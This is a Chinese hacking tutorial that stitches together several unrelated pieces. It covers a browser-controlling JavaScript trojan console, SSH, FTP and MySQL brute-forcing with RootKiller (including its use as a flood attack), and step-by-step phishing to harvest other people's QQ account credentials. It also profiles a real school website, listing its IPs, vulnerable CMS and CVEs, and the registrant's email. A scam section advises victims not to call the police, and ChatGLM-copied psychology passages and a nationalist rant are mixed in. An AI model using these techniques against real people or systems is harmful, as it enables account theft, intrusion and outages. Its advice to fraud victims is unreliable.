输入 run 运行，然后呢病毒监听器已经在监听 8888 端口了，等待有人访问我们的网站，输入指令可以操控

```
++++
LinwinSploit-1.1.0(web/attack/trojan_virus) $ run
The Web Trojan was bind in this host's 8888 port.
Enter 'help' to get more help information.
LinwinSploit (web/attack/trojan_virus) $

Connect: 183.195.80.234

LinwinSploit (web/attack/trojan_virus) $ help
|-Help-|
1. jsconsole Run javascript on control browser.
2. getip Get Controlled-end's IP address.
3. getinfo Get the information. 4. getlocation Get Controlled-end's location information.
5. close Close the Controlled-end's javascript Trojan virus.
6. exit Exit from Web Trojan virus console.

LinwinSploit (web/attack/trojan_virus) $ getip
LinwinSploit (web/attack/trojan_virus) $

[IP] 183.195.80.234

LinwinSploit (web/attack/trojan_virus) $ getinfo
```

破解密码以及 ssh、ftp 概念

ssh 是什么

SSH (Secure Shell) 是一种网络协议，用于计算机之间的加密登录和其他安全网络服务。它为在不安全的网络中安全地操作远程服务器提供了一个安全的通道。

以下是 SSH 的一些主要特点和用途：



主要特点：

1. **加密通信：**SSH 使用公钥加密技术来确保网络连接的安全性，防止数据在传输过程中被窃取或篡改。
2. **认证：**SSH 提供了多种认证方式，包括密码认证和基于密钥的认证。
3. **数据完整性：**SSH 能够确保数据在传输过程中不被修改。
4. **压缩：**SSH 支持数据压缩，可以加快数据传输速度。
5. **隧道：**SSH 可以创建隧道，允许加密的数据通过 SSH 连接传输，这对于安全地传输其他协议的数据非常有用。

常见用途：

1. **远程登录**：使用 SSH 客户端登录到远程服务器，执行命令行操作。
2. **安全文件传输**：通过 SSH 的 SFTP (SSH File Transfer Protocol) 或 SCP (Secure Copy) 进行文件传输。
3. **端口转发**：利用 SSH 端口转发 (Port Forwarding) ，可以安全地访问远程服务或在内网中穿透防火墙。
4. **X11 转发**：允许通过 SSH 连接运行远程图形界面应用程序。
5. **远程命令执行**：可以在远程服务器上执行命令，而无需登录到远程服务器。



SSH 广泛用于系统管理员进行远程系统管理，也常用于自动化脚本和应用程序中，以确保它们与远程服务器的通信是安全的。SSH 协议的默认端口是 22，但出于安全考虑，有时会更改端口以避免未经授权的访问尝试。

(以上内容选自 ChatGLM 回答)

FTP 是什么

FTP（File Transfer Protocol，文件传输协议）是一种用于在网络上进行文件传输的标准网络协议。它属于网络应用层协议，用于客户端和服务端之间的文件传输。以下是 FTP 的一些基本特点和使用方式：



基本特点：

1. **客户端-服务器模型：**FTP 使用客户端-服务器模型，客户端通过 FTP 协议向服务器发送命令，服务器根据这些命令执行文件传输操作。
2. **端口使用：**FTP 在传输数据时通常使用两个端口，端口 21 用于发送命令，而端口 20 用于传输数据。

3. **数据传输模式：**FTP 支持两种数据传输模式，分别是主动模式（Active Mode）和被动模式（Passive Mode）。
 1. **主动模式：**服务器主动连接到客户端指定的端口进行数据传输。
 2. **被动模式：**客户端主动连接到服务器指定的端口进行数据传输，这在客户端位于防火墙或 NAT 后面时非常有用。
4. **用户认证：**FTP 服务器通常要求用户进行认证，可以是匿名登录或使用用户名和密码。



使用方式：

1. **命令行客户端：**许多操作系统都内置了 FTP 命令行客户端，允许用户通过命令行界面与 FTP 服务器进行交互。
2. **图形界面客户端：**也有许多图形界面的 FTP 客户端，如 FileZilla、WinSCP 等，它们提供了更直观的文件传输操作界面。

3. **Web 浏览器**: 一些 Web 浏览器支持通过 FTP 协议直接访问 FTP 服务器, 但这种方式通常不如专用 FTP 客户端灵活和安全。

安全性:

FTP 在传输数据时不进行加密, 因此密码和文件内容可能会被窃取。为了解决这个问题, 可以使用以下更安全的替代方案:

1. **FTPS**: FTP Secure 或 FTP over SSL/TLS, 这是 FTP 的一个扩展, 它在 FTP 连接上增加了 SSL/TLS 加密。
2. **SFTP**: Secure File Transfer Protocol, 与 FTP 不同, 它基于 SSH 协议, 提供了更高级别的安全性。





由于安全性的考虑，FTPS 和 SFTP 通常被认为是比传统 FTP 更佳的文件传输解决方案。

(以上内容选自 ChatGLM 回答)

总的而言，不论怎么讲，只要拿到可以拿到 **ftp** 和 **ssh** 的用户名以及密码，就是可以黑入一台服务器并且控制的他的。

破解密码

这玩意其实看起来还是很简单的，但是呢使用 RootKiller 破解软件，有一个不太好的地方就是很容易就会变成对 ssh 端口以及 ftp 端口的 cc 流量攻击，往往甚至可以暂时中断对方的网络服务。

• RootKiller 密码爆破...

• 软件信息

• 配置支持

• 最低支持

• 推荐配置

• 软件功能

• 运行软件

• 编译该项目

• RootKiller适合谁

• 联系

上海市商业学校
SHANGHAI COMMERCIAL SCHOOL

和善雅正 笃学敦行

RootKiller 密码爆破软件

RootKiller是一款设计用于在Linux操作系统上面运行的高效率并且快速简单的破解密码的一套工具集。具有ssh、ftp和mysql密码的破解程序，并且呢，内置了一个30万密码的字典。还拥有了生成词典的功能。

rootkiller破解速度是非常的快的，比海德拉还要快得多，不稳定主要是，但是呢因为太快了很容易导致需要被破解目标的远程ssh登录接口访问对我们socket reset。这可能会导致密码破解失败，或者是字典遍历到了正确的密码但是呢目标自己的通讯错误

另外，RootKiller理论上如果是无法正确破解的话其实是可以作为一个cc软件来用的，他设计用于配置较高的电脑来运行，不过低配版本的电脑也是可以的。

软件信息

- 编写语言: C++
- 作者: 王相卿
- 适用平台: Linux , (Docker环境)

配置支持

进入指定的链接:

<https://gitee.com/LinwinSoft/root-killer/releases/tag/v1.2.0>

The image is a screenshot of a web browser displaying the Gitee release page for 'RootKiller'. The browser's address bar shows the URL 'https://gitee.com/LinwinSoft/root-killer/releases/tag/v1.2.0'. The page header includes the Gitee logo and navigation links like '开源', '企业版', '高校版', '私有云', 'Gitee AI', and '我的'. The main content area features a green '最新' (Latest) badge, the release version 'v1.2.0', and the date '2024-07-27 20:35'. The release title is 'RootKiller1.2.0版本发布' by 'LinWin-Cloud'. Below this, there are links for 'Linux版本' and 'Windows版本'. A section titled 'Windows版本使用' provides a four-step guide: 1. Create a directory 'root-killer', 2. Download 'root-killer-v1.0-windows-x64.zip' and extract it, 3. Open 'cmd' or 'powershell' and enter the directory, 4. Run the command. A '查看帮助' (View Help) link is also present. A code block shows the command './root-killer.exe --help'. At the bottom, there are download links for 'Ubuntu版本包' (which may not run on other systems), 'root-killer-v1.0-windows-x64.zip', 'Source code (zip)', and 'Source code (tar.gz)'. A green chat bubble is visible in the bottom right corner.

下载你自己对应的版本，如 windows 或者是 linux。这款软件是 C++写的，所以性能也是非常的高。

38

```

ubuntu@ubuntu-linux:~/RootKiller$ ./rootkiller
basic_string::_M_construct null not valid
RootKiller Help: root-killer.exe --help
--help                查看帮助选项
--version              查看版本
--ssh [host] [port] [user] 使用 ssh 破解模块
--ftp [host] [port] [user] 使用 ftp 破解模块
--mysql [host] [port] [user] 使用 mysql 破解模块
--wifi [wifi_name]      使用 WIFI 破解模块
--dict_make             生成字典控制台
--config                配置编辑控制台
                        下载 Source code (zip)
                        下载 Source code (tar.gz)
ubuntu@ubuntu-linux:~/RootKiller$

```

可以查看软件的使用命令行参数。而且字典都是内置的。

```

ubuntu@ubuntu-linux:~/RootKiller$ ./rootkiller --ssh 127.0.0.1 22 hello
dict/passwd_1.txt
[INFO] START ATTACK TARGET: 127.0.0.1
[Notice] 快模式下有极大的概率出现socket连接重置等无法正确登录目标的行为。

[SUCCESSFUL] 成功破解目标: 127.0.0.1;密码=12345678
ubuntu@ubuntu-linux:~/RootKiller$

```

与市面上同等类型的软件 hydra 相比，rootkiller 更快，但是更加不稳定，当然即便是不成功，也是可以吧对方的 ssh 端口搞的暂时无法访问很多时候。

DNS、域名概念基础

DNS (Domain Name System, 域名系统) 和域名是互联网基础设施中的关键概念。以下是它们的基础知识：

域名 (Domain Name)

域名是互联网上网站的名称，它通常由两部分组成：主机名和域名后缀。例如，在域名 `www.example.com` 中，`www` 是主机名，而 `.com` 是顶级域名后缀。

顶级域名 (TLD)：如 `.com`、`.org`、`.net` 等，它们位于域名的最右侧。

二级域名：位于顶级域名左侧，例如 `example` 在 `www.example.com` 中。

子域名：在二级域名下还可以有更具体的子域名，如 `blog.example.com` 中 `blog`。



域名的主要作用是提供一个易于记忆的字符串来代替复杂的 IP 地址。

DNS（域名系统）

DNS 是一个分布式数据库，用于将域名翻译成 IP 地址，或者反向将 IP 地址翻译成域名。以下是 DNS 的一些关键点：



IP 地址转换：由于 IP 地址（如 192.168.0.1）对于大多数人来说难以记忆，DNS 提供了一种将易记的域名转换为机器可读的 IP 地址的服务。

分层结构：DNS 系统是分层的，它包括多个级别的域名服务器，从根域名服务器到顶级域名服务器，再到权威域名服务器。

解析过程：

- 当用户在浏览器中输入一个域名时，浏览器会向本地 DNS 解析器发送请求。
- 本地 DNS 解析器查询其缓存，如果缓存中有相应的记录，就直接返回结果。



- 如果缓存中没有记录，解析器会向根域名服务器请求解析。
- 根域名服务器将请求指向相应的顶级域名服务器。
- 顶级域名服务器再将请求指向负责该域名的权威域名服务器。
- 权威域名服务器返回域名对应的 IP 地址给本地 DNS 解析器。
- 本地 DNS 解析器将 IP 地址返回给用户，用户的浏览器就可以使用这个 IP 地址来访问网站了。

DNS 记录： DNS 系统中存储了不同类型的记录，例如：



1.
 - **A 记录：** 将域名映射到 IPv4 地址。
 - **AAAA 记录：** 将域名映射到 IPv6 地址。
 - **MX 记录：** 指定接收电子邮件的邮件服务器及其优先级。

- **CNAME 记录**：为一个域名指定一个别名。

缓存：为了提高解析效率，DNS 解析器会在本地缓存 DNS 记录，可以减少解析时间并减少网络流量。

DNS 是互联网的核心服务之一，它使得用户可以通过简单的域名来访问互联网上的资源，而无需记住复杂的数字 IP 地址。

男性心理学基础

从这张还是就是要告诉大家，其实黑客不仅可以通过技术的手段入侵，还是可以通过社会工程学的手段入侵，理论上而言，过年回到了老家，你还在苦心的破解邻居家 wifi 的时候，你的母亲已经问道了邻居的 wifi 密码，这也是社会工程学，也是黑客手段。


男性心理学是研究男性心理特征、心理活动及其规律的科学。在我国，随着性别心理学研究的深入，男性心理学逐渐受到重视。以下是男性心理学的基础内容，带你了解男性心理的奥秘。



一、男性心理特点

独立性强：男性通常具有较强的独立意识，他们渴望在生活、工作中展现自己的能力，实现个人价值。在面对困难和挑战时，男性更倾向于独自承担，而不是寻求他人帮助。

竞争心理：男性天生具有竞争意识，他们喜欢与他人比较，争夺资源和地位。



在竞争中，男性往往表现出强烈的求胜欲望，以期获得成就感。

逻辑思维：男性在思维方式上更偏向于逻辑思维，他们在处理问题时，注重事实和证据，善于分析、推理。这使得男性在解决问题时，往往能迅速找到关键所在。

情感表达：相较于女性，男性在情感表达上较为内敛。他们不太善于表达自己的情感，尤其是在面对悲伤、失落等负面情绪时，男性更倾向于压抑自己的情感。

责任感：男性通常具有较强的责任感，他们认为自己有义务照顾家人、朋友和社会。在家庭和工作中，男性往往承担更多的责任。

二、男性心理健康影响因素

社会角色：在我国，男性承担着养家糊口、事业有成等社会期望。这些期望可能导致男性面临较大的心理压力，影响心理健康。

家庭教育：家庭教育方式对男性心理健康产生深远影响。过于严厉或溺爱的教育方式，可能导致男性形成不健康的心理。

人际关系：良好的人际关系有助于男性释放压力，增进心理健康。反之，紧张的人际关系可能导致男性心理负担加重。

生活事件：生活中的重大事件，如失业、亲人去世等，会对男性心理健康产生负面影响。



三、促进男性心理健康的措施

提高心理素质：男性应学会正确认识自己，增强心理承受能力，遇到挫折时保持乐观、积极的心态。

培养良好的人际关系：男性应注重与他人沟通，学会换位思考，增进彼此的了解和信任。

释放压力：通过运动、旅游、倾诉等方式，帮助男性释放压力，保持心理健康。

寻求专业帮助：当男性面临心理问题时，应勇敢寻求心理咨询师的帮助，及时解决问题。**家庭支持：**家庭成员应给予男性关爱和支持，共同营造和谐的家庭氛围，促进男性心理健康。



总之，男性心理学为我们揭示了男性心理的奥秘。了解男性心理特点，关注男性心理健康，有助于我们更好地关爱男性，构建和谐的社会氛围。在此基础上，男性也应关注自身心理健康，努力成为更好的自己。

(以上内容节选自 ChatGLM 的回答)

女性心理学基础

女性心理学是心理学的一个重要分支，专注于研究女性心理特征、心理活动及其发展规律。随着社会性别意识的提升，女性心理学得到了越来越多的关注。以下是女性心理学的基础内容，帮助你更好地理解女性的心理特点。

一、女性心理特点

情感丰富：女性通常情感细腻，表达情感的方式更为丰富和直接。她们更愿意与他人分享自己的感受，寻求情感上的共鸣。

沟通能力强：女性在语言表达和沟通方面往往更为擅长，她们倾向于通过沟通来解决问题和建立关系。

关爱他人：女性天生具有关怀他人的特质，她们在家庭和社会中常常扮演照顾者的角色，对他人的需求和情绪变化较为敏感。

依赖性：相较于男性，女性可能在某些情况下表现出更强的依赖性，她们更看重人际关系和情感支持。

压力应对：女性在面对压力时，可能更倾向于通过倾诉和寻求支持来缓解压力，而不是独自承担。



开始制作

自我认同：女性的自我认同往往与多种角色相关联，如母亲、妻子、女儿、职业女性等，这些角色对她们的心理状态有重要影响。

二、女性心理健康影响因素

社会角色期待：社会对女性的角色期待，如贤妻良母、职场女性等，可能导致女性面临角色冲突和压力。

生理周期：女性的生理周期，如月经、怀孕、更年期等，会影响到她们的心理状态和情绪波动。

家庭和工作平衡：女性在家庭和职业之间寻求平衡的过程中，可能会遇到各种挑战，影响心理健康。

人际关系：女性在人际关系中的互动，尤其是与亲密伴侣、子女和家庭成员的关系，对心理健康有显著影响。

三、促进女性心理健康的措施

提高自我认知：女性应认识到自己的价值和能力，建立积极的自我形象。

情绪管理：学习情绪管理技巧，如深呼吸、冥想、瑜伽等，帮助调节情绪。

社会支持：建立和维护良好的社会支持系统，包括家人、朋友和同事。

职业发展：鼓励女性追求职业发展，实现个人价值，同时提供必要的支持和资源。

心理咨询：在面对心理困扰时，勇于寻求专业心理咨询师的帮助。

健康生活方式：保持健康的生活习惯，如适量运动、均衡饮食和充足睡眠。



女性心理学的研究有助于我们更好地理解女性的心理需求和特点,促进性别平等,构建和谐社会。同时,女性自身也应关注心理健康,积极应对生活中的挑战。

(以上内容节选自 ChatGLM 的回答)

诈骗的防护以及残酷的事实



警惕新型诈骗

新华社发 王鹏 作

本章的作者只能说，如果你被诈骗了。那么钱一定是追不回来的，追回来的概率就像是让多年未有醒来的植物人重新复苏。

为何被诈骗了钱是追不回来的，下面来讲解原理：

首先你在转账给诈骗份子的“安全账户”的时候，你的钱只要一被打到骗子的银行卡上面，这笔钱就会快速的被分割成若干转账，基本上每次转账只会转移几块钱几十块钱，然后呢打给不同的银行卡，由于中国有外汇管制这一措施，诈骗者往往还需要执行很多操作才可以把钱专门汇款出去，根据中国的政策，每个中国公民每年只能够转移 5 万美刀的额度，一般而言诈骗人员会有专门的渠道，可以搞到很多的不同注册信息的银行卡，以小额多次多张银行卡的方式转移到国外。

最后差不多经过 5 分钟左右，这笔钱在全球流通，最后汇到最后一张骗子真正的银行卡。而且只要钱转到了国外，往往就是可以通过国外的银行卡操作，而国外的银行卡往往更加的宽松，重点地区包括了香港、菲律宾、中国澳门以及新加坡等等的。



不过现在的很多诈骗份子会把你的钱兑换成 usdt 这种加密虚拟货币，不同于比特币，usdt 是与美元锚定的， $1\text{usdt}=1\text{usd}$ ，它具有稳定的特性。基本上到这一步，你的钱已经完全追不回来了，首先就是中国的警察没有这么高的执法权，并且呢整个流程除了在国内的这部分非法但是到国外的部分就是完全合法的。

但是呢这么多钱收到了以后，往往是不合法的，人话就是你有钱不错，但是你花不出去，这个时候就是需要通过洗钱这一操作来让这封钱可以合法的花出去了。

所谓的洗钱，我们举一个简单的例子就是：你从邻居家里偷了 200 块钱，但是直接把 200 拿回家父母肯定也是会怀疑你是否干了坏事情就要开始查，一查肯

定是能够查出问题的，这个时候你转念一想，我花了 100 块钱和家附近的便利店老板说，你送我回家，我给你 100 块钱，但是你要和我父母说，我在你这干了一天，你给我发了 100 块钱的工资。这个店长同意了你的请求，于是就是这样，父母果然允许你随意的花这笔钱了，他们也不管了，因为这笔钱现在就是合法的了。洗钱归根到底就是这种套路。

所谓的金融中心，就是因为极其宽松的政策以及金融管制，导致了更多资本可以就像是上述的如此操作，所谓的民主和自由都是狗屁，金融中心是高情商说法，低情商说法就是洗钱中心，这是香港一国两制的弊端，但是目前我们依旧需要暂时忍耐这种弊端，因为至少目前利大于弊。

常见的洗钱套路其实就是赌博！



你以为国内很多的富豪跑到澳门的赌场去赌博，人家真的是赌博的么，不，人家是去洗钱了，因为他们很多人的钱来源更本就是非法的，贪官的钱，贪污了其实不要紧，哪怕是几个亿几十个亿都无所谓，只要钱留在国内都是不要紧的，社

会危害性有的但是不是很大，有一天被抓到了这些钱依旧是可以被收回的。但是一旦他们将这笔钱带出了国内，弄到了国外。人民创造的财富那是真的消失了，而且成为了国外的资产。

为什么很多富豪喜欢把自己的子女全部移民海外，并不是他们追求民主和自由，也不是欧美科技发达，相反，欧美的文明其实是低等的，和中国 5000 年比起来是缺乏经验的，很多人批判中国 5000 年只不过是王朝更替毫无发展罢了，但是这是错误的，至少欧美像是面对如今的绝大多数问题，中国在古代也是遇到过的，中国古代的领导者通过一代又一代的吸取经验，中华民族才能够一直屹立于世界的巅峰。欧美由于科技的发展，确实是超越了近代以来的中国，但是呢，事实上该面对的问题依旧是需要面对的，文明的发展没有弯道超车一说的。



澳门和香港算是全世界有名的洗钱中心了，澳门基本上就是通过赌场洗钱，往往洗钱者会两头押注，这样子肯定是不赢钱的反而是会输钱的，但是不要紧，剩

下的筹码就可以真的兑换成可以使用的现金了，合法了。洗钱肯定是会有部分的资金损失的，不可能一成不变的。

对于诈骗的防护，我只能够说，千万不要把钱汇进安全账户，也不要参加什么活动，凡是要你交钱的如投资和理财什么的全部拒绝，这样可以更根本上杜绝，另外，即使被诈骗了，不要报警，也不要相信一些人说的可以帮你追回来，他们都是在骗你。你应该做的就是，能止损多少就止损多少，最好去银行。

社会工程学的方法盗取他人社交账号

我们需要用到一个网站：<https://edu.hackerstack.top/>

1. 使用访客登录即可.
2. 进入渗透测试系统
3. 点击社会工程学 模块
4. 可以选择模板进行使用，举例子就是 QQ 模板，将给出的链接可以复制发给其他人。
5. 其他人在被骗了之后他的用户名和密码就会回传回来。



对网站进行信息收集以及网站持有者进行信息收集

首先必须要声明的一点是，这并不等同于开户，开户是最低端的方法，而且呢信息准确率确实很低下。在对一个网站进行渗透测试之前，最好呢需要进行一定的信息收集，这里面不会插入大量的专业工具，而且使用方法绝大多数都是在互联网上公开的信息。

1. 确定你的目标收集网站地址；例如 www.shangxiao.cn
2. 查询其 DNS 信息: https://coding.tools/cn/nslookup#google_vignette



The screenshot shows a web interface titled "DNS在线查询工具". It has three input fields: "域名或 IP地址" (Domain or IP address) with the value "www.shangxiao.cn", "查询类型" (Query type) with the value "A (指定域名对应的IPv4地址)", and "DNS查询公共服务器" (DNS query public server) with the value "Google Public DNS Server (8.8.8.8)". Below these fields are three buttons: "清空" (Clear), "DNS查询" (DNS Query), and "复制结果" (Copy results). The results area displays the following text:


```
1 Server:      8.8.8.8
2 Address:     8.8.8.8#53
3
4 Non-authoritative answer:
5 Name:   www.shangxiao.cn
6 Address: 61.153.107.9
7
8
```

这里的信息是查询到他的 IP 地址

我们可以利用另外一个在线网站 FOFA, 这是一个合法的而且国内可以访问的信息安全资产收集工具: <https://fofa.info/>


在这里，我们首先就是要登录 fofa 的账户，不要去选择微信登录，很多时候会出现 BUG 的，选择注册账号然后正常登录即可了。

3. 在输入框内搜索: "shangxiao.cn"



这就是该网站以及他的服务器的各种基础信息了，在这里，我们可以看到包括各个的服务器 ip 地址以及各种子域名等等，也可以查看他们的服务版本以及可能存在的漏洞。

从这里面稍微搜索搜索我们可以明显的看出来，这个学校的网站其实是挂了高防服务器的（学校能上高防服务器的已经是很牛逼的了，很多大学都不上高防服务器的，这是一个中专院校）



通过进一步的查看，我们发现，他们使用的软件组件中有一个叫做大汉 cms 的软件，这个软件我们通过搜索引擎查找漏洞的时候，发现是带有 SQL 注入漏洞的。以及他们使用的是 Windows 操作系统的服务器。

接着，我们再使用另外一个更加强大的网站 钟馗之眼：

<https://www.zoomeye.org/>

同样是注册和登录。接下来他的功能更加强大。

我们再地址栏内输入: site:"shangxiao.cn"



我们进入详情页面，然后点击相关漏洞，这里面的内容可以试图进行漏洞复现的。

基本信息

组件详情

网站

uia.shangxiao.cn

IP 地址

58.33.32.4


城市

上海

省 / 州

上海

国家

 中国

坐标

31.136501, 121.713900


组织

中国电信

网络服务提供商

自治系统编号

AS4812



端口 / 服务

Whois

DNS分析

相关漏洞

用户标记

序号	漏洞编号	发现日期	漏洞等级	漏洞名称
1	99708	2023-06-30	高危	nginxWebUI runCmd远程命令执行漏洞
2	96273	2017-07-13	高危	Nginx Remote Integer Overflow Vulnerability(CVE-2017-7529)
3	92538	2016-11-16	高危	Nginx 权限提升漏洞 (Debian, Ubuntu发行版)
4	89321	2015-09-06	中危	nginx 0.5.6 - 1.7.4 SSL session vulnerable
5	62014	2014-03-31	高危	Nginx SPDY缓冲区溢出漏洞

管理联系人邮箱

—

管理联系人传真

—

管理联系人电话

—

技术联系人信息

技术联系人姓名

—

技术联系人邮箱

—

技术联系人单位

—

技术联系人国家

—

技术联系人省/州

—

技术联系人城市

—

技术联系人地址(tech_street1~4)

—

技术联系人邮编

—

技术联系人传真

—

技术联系人电话

—

关于我们

开发

在这里我们查找不到注册人信息

我们使用另外一个网站工具: <https://tools.wujingquan.com/whois/>

站长工具 JSON工具 格式化转换 加解密编码 文本数字 网络 站长 计算 其他 对照列表

微信域名检测工具 htaccess转nginx 生成桌面快捷方式 remisp转换工具 在线制作ico图标 生成网页Meta标签 Whois查询工具 更多工具

shangxiao.cn 查询WHOIS

WHOIS查询结果, 域名 shangxiao.cn WHOIS信息


注册商	阿里云计算有限公司 (万网)
联系人	上海市商业学校
联系邮箱	honghuwsl@126.com
创建时间	2004-02-11 13:05:53
过期时间	2028-02-11 13:05:53
DNS	dns7.hichina.com dns8.hichina.com
状态	ok

```
Domain Name: shangxiao.cn
ROID: 20040211130001s09051030-cn
Domain Status: ok
Registrant: 上海市商业学校
Registrant Contact Email: honghuwsl@126.com
Sponsoring Registrar: 阿里云计算有限公司 (万网)
Name Server: dns7.hichina.com
Name Server: dns8.hichina.com
Registration Time: 2004-02-11 13:05:53
Expiration Time: 2028-02-11 13:05:53
DNSSEC: unsigned
```

最近查询:

1.1.1.1 - 1.1.1.1

这里面显示, 注册这个域名的人的邮箱是: honghuwsl@126.com, 而且明显看得出网站已经挂了 cdn.



